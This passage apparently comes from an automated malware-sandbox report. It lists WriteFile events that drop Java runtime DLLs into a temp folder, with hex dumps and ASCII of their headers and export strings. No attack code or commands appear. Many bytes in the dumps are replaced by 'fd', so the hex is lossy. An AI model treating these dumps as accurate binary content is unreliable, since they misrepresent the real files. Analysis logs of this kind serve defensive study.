largeInappropriate I/O control operationToo many open filesToo many open files in systemInvalid argumentIs a directoryNot a directoryNo such deviceImproper linkFile existsResource deviceUnknown errorBad address	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2iexp.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 44 06 2a fd fd fd 2a fd fd fd 2a fd fd fd fd fd fd fd 2a fd fd 1b fd fd fd fd 2a fd 3b 32 fd fd fd 2a fd fd 1b fd fd fd fd 2a fd fd fd fd fd fd fd 2a fd fd fd fd 2b fd fd fd 2a fd fd fd fd fd fd 2a fd fd 1b fd fd fd fd 2a fd fd 1b fd fd fd fd 2a fd fd 1b fd fd fd fd 2a fd fd 1b fd fd fd fd 2a fd fd 1b fd fd fd fd 2a fd 52 69 63 68 fd fd 2a fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$D*****;***+*********Rich*	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2iexp.dll	32768	32768	01 00 68 74 fd fd 6f fd 45 fd 50 fd 45 fd 10 10 fd 6f fd 37 1f 01 00 fd 6a 04 fd 71 fd fd 6f fd 76 1f 01 00 fd 4d 08 fd 4d fd fd 65 fd 00 fd fd 74 0d fd 45 0c fd 50 08 52 50 fd fd fd fd fd 2e 20 01 00 fd 08 00 56 fd fd 06 57 fd 38 fd 00 fd 06 fd 40 04 fd 66 04 00 3b 3e 74 1a 53 fd 1f 6a 00 fd fd fd 7e fd fd fd 57 fd 1e 01 00 59 fd fd 3b 1e 75 fd 5b 5f 5e fd 55 fd fd 51 fd 45 0c fd 00 56 fd fd 0e fd 45 0c fd 46 04 50 51 fd 45 fd 50 fd fd fd fd fd fd 06 fd 4d 0c 51 fd 75 08 fd fd 50 fd fd fd fd 5e fd fd 08 00 fd 44 24 04 53 56 57 fd 74 24 14 fd 78 04 fd 37 fd fd 50 fd fd fd fd fd 6a 01 fd cb fd fd fd fd fd fd 37 fd 46 04 5f fd 30 5e 5b fd 08 00 fd 4c 24 08 fd fd 74 0e fd 44 24 0c fd 50 04 52 50 fd fd fd fd fd fd 74 24 0c fd 4c	htoEPEo7jqovMMetEPRP. VW8@f;>t Sj~WY;u[_^UQEVEFPQ EPMQuP^D$SVW t$x7Pj7F_0^[LtDPRPt$L	success or wait	5	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2iexp.dll	196608	10816	fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 00 37 04 37 08 37 0c 37 10 37 14 37 18 37 1c 37 20 37 24 37 28 37 2c 37 30 37 34 37 38 37 3c 37 44 37 5c 37 6c 37 70 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 0c 38 10 38 20 38 24 38 34 38 38 38 48 38 4c 38 5c 38 60 38 70 38 74 38 78 38 7c 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 00 39 08 39 20 39 30 39 34 39 44 39 48 39 50 39 68 39 78 39 7c 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 08 3a 0c 3a 1c 3a 20 3a 28 3a 40 3a 50 3a 54 3a 64 3a 68 3a 6c 3a 74 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a 00 3b 04 3b 0c 3b 24 3b 34 3b 38 3b 48 3b 4c	666666666666666677777777 7$7(7,7074787<7D7\7l7p77777777777777888$84888H8L8\8`8p8t8x8|888888888888999094 9D9H9P9h9x9|99999999999::: :(:@:P:T:d:h:l:t ::::::::::::;;;$;4;8;H;L	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2native.dll	0	19008	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2ssv.dll	32768	32768	fd 53 50 fd fd fd fd fd fd fd 26 00 00 56 fd fd fd fd fd 53 50 fd fd fd fd fd fd fd 26 00 00 56 fd fd fd fd fd 53 50 fd fd fd fd fd fd fd 26 00 00 fd fd 30 3b fd 74 18 57 fd 15 1c 20 fd 6f fd fd fd fd fd 3b fd 75 07 33 fd fd 00 00 00 fd 75 14 fd fd fd fd fd fd 57 fd fd fd fd fd fd 15 24 20 fd 6f fd fd 74 fd fd 75 14 57 57 39 5d 0c 0f fd fd 00 00 00 fd 15 fd 20 fd 6f fd fd 74 f8 00 04 00 00 50 fd fd fd fd fd 51 50 fd fd fd fd fd fd 51 50 fd fd fd fd fd fd 51 50 fd fd fd fd fd fd 50 57 fd 65 44 00 00 fd fd fd fd fd fd fd 24 fd 70 01 fd 08 40 3a fd 75 fd 2b 83 fd 01 7e 15 fd fd 05 fd fd fd fd fd 08 fd fd 5c 74 05 fd fd 2f 75 02 fd 18 fd fd fd fd fd fd 50 fd 75 14 57 fd 08 33 00 00 fd fd fd fd fd fd 50 fd 75 14 57 fd 32	SP&VSP&VSP&0;tW o;u3uW$ otuWW9] otPQPQPQPPWeD$p@: u+~\t/uPuW3PuW2	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jp2ssv.dll	163840	23104	fd fd fd fd 00 00 00 00 40 7e fd fd 00 00 00 00 fd 03 00 00 fd fd a3 20 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jpeg.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jpeg.dll	131072	14912	65 69 67 68 74 00 00 00 67 65 74 52 65 73 74 61 72 74 49 6e 74 65 72 76 61 6c 00 00 00 00 00 00 00 fd 30 fd 0c fd 3c fd 03 fd 33 fd 0f fd 3f fd fd 40 fd 70 fd 4c fd 7c fd 43 fd 73 fd 4f fd 7f 20 fd 10 fd 2c fd 1c fd 23 fd 13 fd 2f fd 1f e0 60 fd 50 fd 6c fd 5c fd 63 fd 53 fd 6f fd 5f 08 fd 38 fd 04 fd 34 fd 0b fd 3b fd 07 fd 37 fd fd 48 fd 78 fd 44 fd 74 fd 4b fd 7b fd 47 fd 77 28 fd 18 fd 24 fd 14 fd 2b fd 1b fd 27 fd 17 e8 68 fd 58 fd 64 fd 54 fd 6b fd 5b fd 67 fd 57 02 fd 32 fd 0e fd 3e fd 01 fd 31 fd 0d fd 3d fd fd 42 fd 72 fd 4e fd 7e fd 41 fd 71 fd 4d fd 7d 22 fd 12 fd 2e fd 1e fd 21 fd 11 fd 2d fd 1d 62 62 fd 52 fd 6e fd 5e fd 61 fd 51 fd 6d fd 5d 0a fd 3a fd 06 fd 36 fd 09 fd 39 fd 05 fd 35 fd fd 4a fd 7a fd 46 fd 76 fd 49 fd 79 fd 45 fd	eightgetRestartInterval0<3?@pL|CsO ,#/`Pl\cSo_84;7HxDtK{Gw($ +'hXdTk[gW2>1=BrN~AqM}".!-bRn^ aQm]:695JzFvIyE	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jsdt.dll	0	16448	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jsound.dll	0	30784	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\kcms.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\lcms.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\management.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\mlib_image.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcp120.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6f fd fd 1d 2b 3c 4e 2b 3c 4e 2b 3c 4e fd 33 77 4e 29 3c 4e 2b 3d 4e fd 3c 4e 6d fd 61 4e 28 3c 4e 6d fd 63 4e 23 3c 4e 6d fd 5d 4e 18 3c 4e 6d fd 5c 4e 65 3c 4e 6d fd 59 4e 2d 3c 4e 6d fd 60 4e 2a 3c 4e 6d fd 67 4e 2a 3c 4e 6d fd 62 4e 2a 3c 4e 52 69 63 68 2b 3c 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$o+N+N+N3wN)N+N NmaN(NmcN#Nm]NNm\ NeNmYN-Nm`N*N mgN*NmbN*NRich+N	success or wait	5	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcp120.dll	65536	32768	18 fd fd 10 73 13 fd 41 10 3b fd 73 02 fd fd 50 6a 01 fd 19 fd fd fd fd 12 fd fd 75 0e 21 71 10 fd 79 14 10 72 02 fd 09 fd 01 00 33 fd 3b fd 5e 1b fd fd fd 5d fd 08 00 68 48 49 00 10 fd 2d 00 00 fd 55 fd fd 55 08 fd fd 74 2b fd 79 14 10 72 04 fd 01 fd 02 fd fd 3b fd 72 1b fd 79 14 10 56 72 04 fd 31 fd 02 fd fd 41 10 03 fd 5e 3b fd 76 04 fd 01 fd 02 32 fd 5d fd 04 00 fd 41 3c fd 55 fd fd fd fd 6a fd 68 34 fd 03 10 64 fd 00 00 00 00 50 fd fd 10 56 fd fd 31 06 10 33 fd 50 fd 44 24 18 64 fd 00 00 00 00 fd fd 06 fd 40 04 fd 7c 30 38 00 74 50 56 fd 4c 24 10 fd 55 01 00 00 fd 64 24 20 00 fd 7c 24 10 00 74 31 fd 06 fd 40 04 fd 4c 30 38 fd 01 fd 50 34 fd fd fd 75 1e fd 06 fd 48 04 03 8b 41 0c fd fd 04 fd 79 38 00 75 03 fd fd 04 6a 00 50 fd 70 fd	sA;sPju!qyr3;^]hHI-UUt+yr;ryVr 1A^;v2]A<Ujh4dPV13PD $d@\|08tPVL$Ud$ |$t1@L08P4uHAy8ujPp	success or wait	8	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcp120.dll	425984	29344	fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 00 39 10 39 14 39 28 39 38 39 3c 39 40 39 44 39 48 39 4c 39 60 39 64 39 68 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 0c 3a 1c 3a 20 3a 30 3a 34 3a 4c 3a 50 3a 68 3a 78 3a 7c 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a 04 3b 08 3b 20 3b 30 3b 34 3b 4c 3b 50 3b 54 3b 5c 3b 74 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b 04 3c 1c 3c 2c 3c 3c 3c 40 3c 50 3c 54 3c 64 3c 68 3c 78 3c 7c 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c 00 3d 04 3d 0c 3d 24 3d 28 3d 2c 3d 40 3d 44 3d 54 3d 58 3d 70 3d 74 3d 78 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd	88888888888999(989<9 @9D9H9L9`9 d9h99999999999:: :0:4:L:P:h:x:|:::::::::::::;;;;0;4;L;P;T;\;t;;;;;;;;;;;;;<<,<<<@<P<T<d<h<x<|<<<<<<<<<<===$=(=,=@=D=T=X=p=t=x==================	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcr100.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcr100.dll	32768	32768	41 45 40 41 42 56 30 31 40 40 5a 00 3f 3f 30 62 61 64 5f 63 61 73 74 40 73 74 64 40 40 51 41 45 40 50 42 44 40 5a 00 3f 3f 30 62 61 64 5f 74 61 72 67 65 74 40 43 6f 6e 63 75 72 72 65 6e 63 79 40 40 51 41 45 40 50 42 44 40 5a 00 3f 3f 30 62 61 64 5f 74 61 72 67 65 74 40 43 6f 6e 63 75 72 72 65 6e 63 79 40 40 51 41 45 40 58 5a 00 3f 3f 30 62 61 64 5f 74 79 70 65 69 64 40 73 74 64 40 40 51 41 45 40 41 42 56 30 31 40 40 5a 00 3f 3f 30 62 61 64 5f 74 79 70 65 69 64 40 73 74 64 40 40 51 41 45 40 50 42 44 40 5a 00 3f 3f 30 63 6f 6e 74 65 78 74 5f 73 65 6c 66 5f 75 6e 62 6c 6f 63 6b 40 43 6f 6e 63 75 72 72 65 6e 63 79 40 40 51 41 45 40 50 42 44 40 5a 00 3f 3f 30 63 6f 6e 74 65 78 74 5f 73 65 6c 66 5f 75 6e 62 6c 6f 63 6b 40 43 6f 6e 63 75 72 72 65 6e 63 79 40 40	AE@ABV01@@Z??0bad_cast@std@@QAE@PBD@Z??0bad_target@Concurrency@@QAE@PBD@Z??0bad_target@Concurrency@@QAE@XZ??0bad_typeid@std@@QAE@ABV01@@Z??0bad_typeid@std@@QAE@PBD@Z??0context_self_unblock@Concurrency@@QAE@PBD@Z??0context_self_unblock@Concurrency@@	success or wait	10	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcr100.dll	753664	20304	fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 fd 38 04 39 08 39 0c 39 10 39 14 39 24 39 28 39 2c 39 30 39 34 39 44 39 48 39 4c 39 50 39 54 39 64 39 68 39 6c 39 70 39 74 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 fd 39 04 3a 08 3a 0c 3a 10 3a 14 3a 24 3a 28 3a 2c 3a 30 3a 34 3a 44 3a 48 3a 4c 3a 50 3a 54 3a 64 3a 68 3a 6c 3a 70 3a 74 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a fd 3a 04 3b 08 3b 0c 3b 10 3b 14 3b 24 3b 28 3b 2c 3b 30 3b 34 3b 44 3b 48 3b 4c 3b 50 3b 54 3b 64 3b 68 3b 78 3b 7c 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd	88888888888889999$9(9,90949D9H9L9P9T9d9h9l9p9t999999999999999999999:::::$:(:,:0:4:D:H:L:P:T:d:h:l:p:t:::::::::::::::::;;;;;;;;;$;(;,;0;4;D;H;L;P;T;d;h;x;|;;;;;;;;;;;;;;;;	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcr120.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\msvcr120.dll	950272	20640	01 38 09 38 11 38 19 38 23 38 2f 38 77 38 fd 38 fd 38 fd 38 fd 38 1c 39 37 39 3c 39 59 39 75 39 fd 39 fd 39 fd 39 fd 39 fd 39 53 3a fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b 00 3c 08 3c 20 3c 28 3c 40 3c 48 3c fd 3c fd 3c fd 3c fd 3c 14 3d 34 3d 39 3d 58 3d 7c 3d fd 3d fd 3d fd 3d fd 3d fd 3d 62 3e fd 3e fd 3e fd 3e fd 3e 08 3f 10 3f 20 3f 28 3f 38 3f 40 3f 50 3f 58 3f 68 3f 70 3f fd 3f fd 3f 00 00 00 fd 0c 00 0c 01 00 00 0a 30 33 30 53 30 58 30 75 30 fd 30 fd 30 fd 30 fd 30 fd 30 04 31 0a 31 29 31 2f 31 fd 31 00 33 08 33 20 33 28 33 40 33 48 33 60 33 68 33 fd 33 fd 33 fd 33 fd 33 fd 33 fd 33 fd 33 fd 33 fd 33 fd 33 fd 33 fd 34 fd 34 fd 34 fd 34 fd 34 fd 34 fd 34 fd 34 fd 34 0a 35 5d 35 fd 35 fd 35 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 fd 36 01 37 09	8888#8/8w88888979<9Y 9u999999S:;;;;;;<< <(<@<H<<<<<=4=9=X=| ======b>>>>>?? ?(?8? @?P?X?h?p??? 030S0X0u00000011)1/11 33 3(3@3H 3`3h33333333333444444 44445]5556666666667	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\net.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 21 fd 13 5f 65 fd 7d 0c 65 fd 7d 0c 65 fd 7d 0c 7e 27 fd 0c 64 fd 7d 0c 7e 27 fd 0c 67 fd 7d 0c 0a fd fd 0c 66 fd 7d 0c 7e 27 fd 0c 63 fd 7d 0c 65 fd 7c 0c fd 7d 0c 6c fd fd 0c 62 fd 7d 0c 6c fd fd 0c 64 fd 7d 0c 7e 27 fd 0c 44 fd 7d 0c 7e 27 fd 0c 64 fd 7d 0c 7e 27 fd 0c 64 fd 7d 0c 7e 27 fd 0c 64 fd 7d 0c 52 69 63 68 65 fd 7d 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$!_e}e}e}~'d}~'g}f}~'c}e|}lb}ld}~'D}~'d}~'d}~'d}Riche}	success or wait	2	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\net.dll	65536	14400	61 76 61 5f 6e 65 74 5f 54 77 6f 53 74 61 63 6b 73 50 6c 61 69 6e 53 6f 63 6b 65 74 49 6d 70 6c 5f 73 6f 63 6b 65 74 43 6f 6e 6e 65 63 74 40 32 30 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 6e 65 74 5f 54 77 6f 53 74 61 63 6b 73 50 6c 61 69 6e 53 6f 63 6b 65 74 49 6d 70 6c 5f 73 6f 63 6b 65 74 43 72 65 61 74 65 40 31 32 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 6e 65 74 5f 54 77 6f 53 74 61 63 6b 73 50 6c 61 69 6e 53 6f 63 6b 65 74 49 6d 70 6c 5f 73 6f 63 6b 65 74 47 65 74 4f 70 74 69 6f 6e 40 31 36 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 6e 65 74 5f 54 77 6f 53 74 61 63 6b 73 50 6c 61 69 6e 53 6f 63 6b 65 74 49 6d 70 6c 5f 73 6f 63 6b 65 74 4c 69 73 74 65 6e 40 31 32 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 6e 65 74 5f 54 77 6f 53 74 61 63 6b 73 50 6c 61 69 6e 53 6f 63 6b 65	ava_net_TwoStacksPlainSocketImpl_socketConnect@20_Java_java_net_TwoStacksPlainSocketImpl_socketCreate@12_Java_java_net_TwoStacksPlainSocketImpl_socketGetOption@16_Java_java_net_TwoStacksPlainSocketImpl_socketListen@12_Java_java_net_TwoStacksPlainSocke	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\nio.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\nio.dll	32768	18496	70 61 74 63 68 65 72 49 6d 70 6c 5f 6c 6f 63 6b 30 40 33 36 00 5f 4a 61 76 61 5f 73 75 6e 5f 6e 69 6f 5f 63 68 5f 46 69 6c 65 44 69 73 70 61 74 63 68 65 72 49 6d 70 6c 5f 70 72 65 61 64 30 40 33 32 00 5f 4a 61 76 61 5f 73 75 6e 5f 6e 69 6f 5f 63 68 5f 46 69 6c 65 44 69 73 70 61 74 63 68 65 72 49 6d 70 6c 5f 70 77 72 69 74 65 30 40 33 32 00 5f 4a 61 76 61 5f 73 75 6e 5f 6e 69 6f 5f 63 68 5f 46 69 6c 65 44 69 73 70 61 74 63 68 65 72 49 6d 70 6c 5f 72 65 61 64 30 40 32 34 00 5f 4a 61 76 61 5f 73 75 6e 5f 6e 69 6f 5f 63 68 5f 46 69 6c 65 44 69 73 70 61 74 63 68 65 72 49 6d 70 6c 5f 72 65 61 64 76 30 40 32 34 00 5f 4a 61 76 61 5f 73 75 6e 5f 6e 69 6f 5f 63 68 5f 46 69 6c 65 44 69 73 70 61 74 63 68 65 72 49 6d 70 6c 5f 72 65 6c 65 61 73 65 30 40 32 38 00 5f 4a	patcherImpl_lock0@36_Java_sun_nio_ch_FileDispatcherImpl_pread0@32_Java_sun_nio_ch_FileDispatcherImpl_pwrite0@32_Java_sun_nio_ch_FileDispatcherImpl_read0@24_Java_sun_nio_ch_FileDispatcherImpl_readv0@24_Java_sun_nio_ch_FileDispatcherImpl_release0@28_J	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\npt.dll	0	17472	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\prism_common.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 fd 19 44 35 fd 77 17 35 fd 77 17 35 fd 77 17 fd 4a fd 17 37 fd 77 17 35 fd 76 17 17 fd 77 17 38 fd 17 36 fd 77 17 38 fd 17 36 fd 77 17 38 fd 17 39 fd 77 17 38 fd 17 37 fd 77 17 48 17 17 32 fd 77 17 48 2b 17 34 fd 77 17 38 fd 17 34 fd 77 17 48 29 17 34 fd 77 17 52 69 63 68 35 fd 77 17 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$qD5w5w5wJ7w5vw 86w86w89w87wH2wH4w84wH4wRich5w	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\prism_common.dll	32768	20032	2e 1f fd fd 44 7a 0d 0f 2e 1f fd fd 44 0f fd fd 00 00 00 00 fd 0f 10 6c 24 18 fd 0f 10 64 24 1c 0f 2e fd fd fd 44 7a 0d 0f 2e fd fd fd 44 0f fd fd 00 00 00 0f 28 fd 0f 28 fd fd 0f 5c fd fd 0f 5c fd fd 0f 59 fd fd 0f 59 fd fd 0f 58 fd fd 0f 10 44 24 24 0f 2f fd 77 5b fd 44 24 20 fd fd 74 14 fd 0f 10 05 fd fd 6f 0f 57 fd 0f 57 fd 0f 57 fd 0f 57 fd fd 0f 10 44 24 0c 50 fd fd 18 fd 0f 11 64 24 14 fd 0f 11 6c 24 10 fd 0f 11 54 24 0c fd 0f 11 5c 24 08 fd 0f 11 44 24 04 fd 0f 10 44 24 24 fd 0f 11 04 24 fd 74 24 20 fd 0c 00 00 00 fd fd 20 fd fd fd fd fd fd fd fd 55 fd fd fd fd fd 0f 10 5d 14 fd fd 0c fd 0f 10 6d 18 0f 28 fd fd 0f 10 65 1c 0f 28 fd fd 0f 10 55 20 33 fd fd 0f 59 fd 56 fd 0f 59 fd fd 0f 58 fd 0f 2f 0d 30 fd 6f 0f fd fd 40 48 0f	.Dz.Dld.Dz.D((\\YYXD$$/w[D$ toWWWWDPdlT\$D$D$$$t$ U]m(e(U 3YVYX/o@H	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\prism_d3d.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
